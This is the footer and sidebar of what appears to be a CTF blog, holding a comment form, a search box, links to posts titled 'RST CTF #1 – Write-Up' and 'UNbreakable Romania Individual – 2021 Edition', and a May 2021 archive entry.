Name *

Email *

Dark Mode: Off

Website

Save my name, email, and website in this browser for the next time I comment.

Post Comment

← Previous post
RST CTF #1 – Write-Up

Dark Mode: Off

Search…

Search

Recent Posts

UNbreakable Romania Individual – 2021 Edition

RST CTF #1 – Write-Up

Recent Comments

Archives

May 2021

Categories

CTF

Dark Mode: Off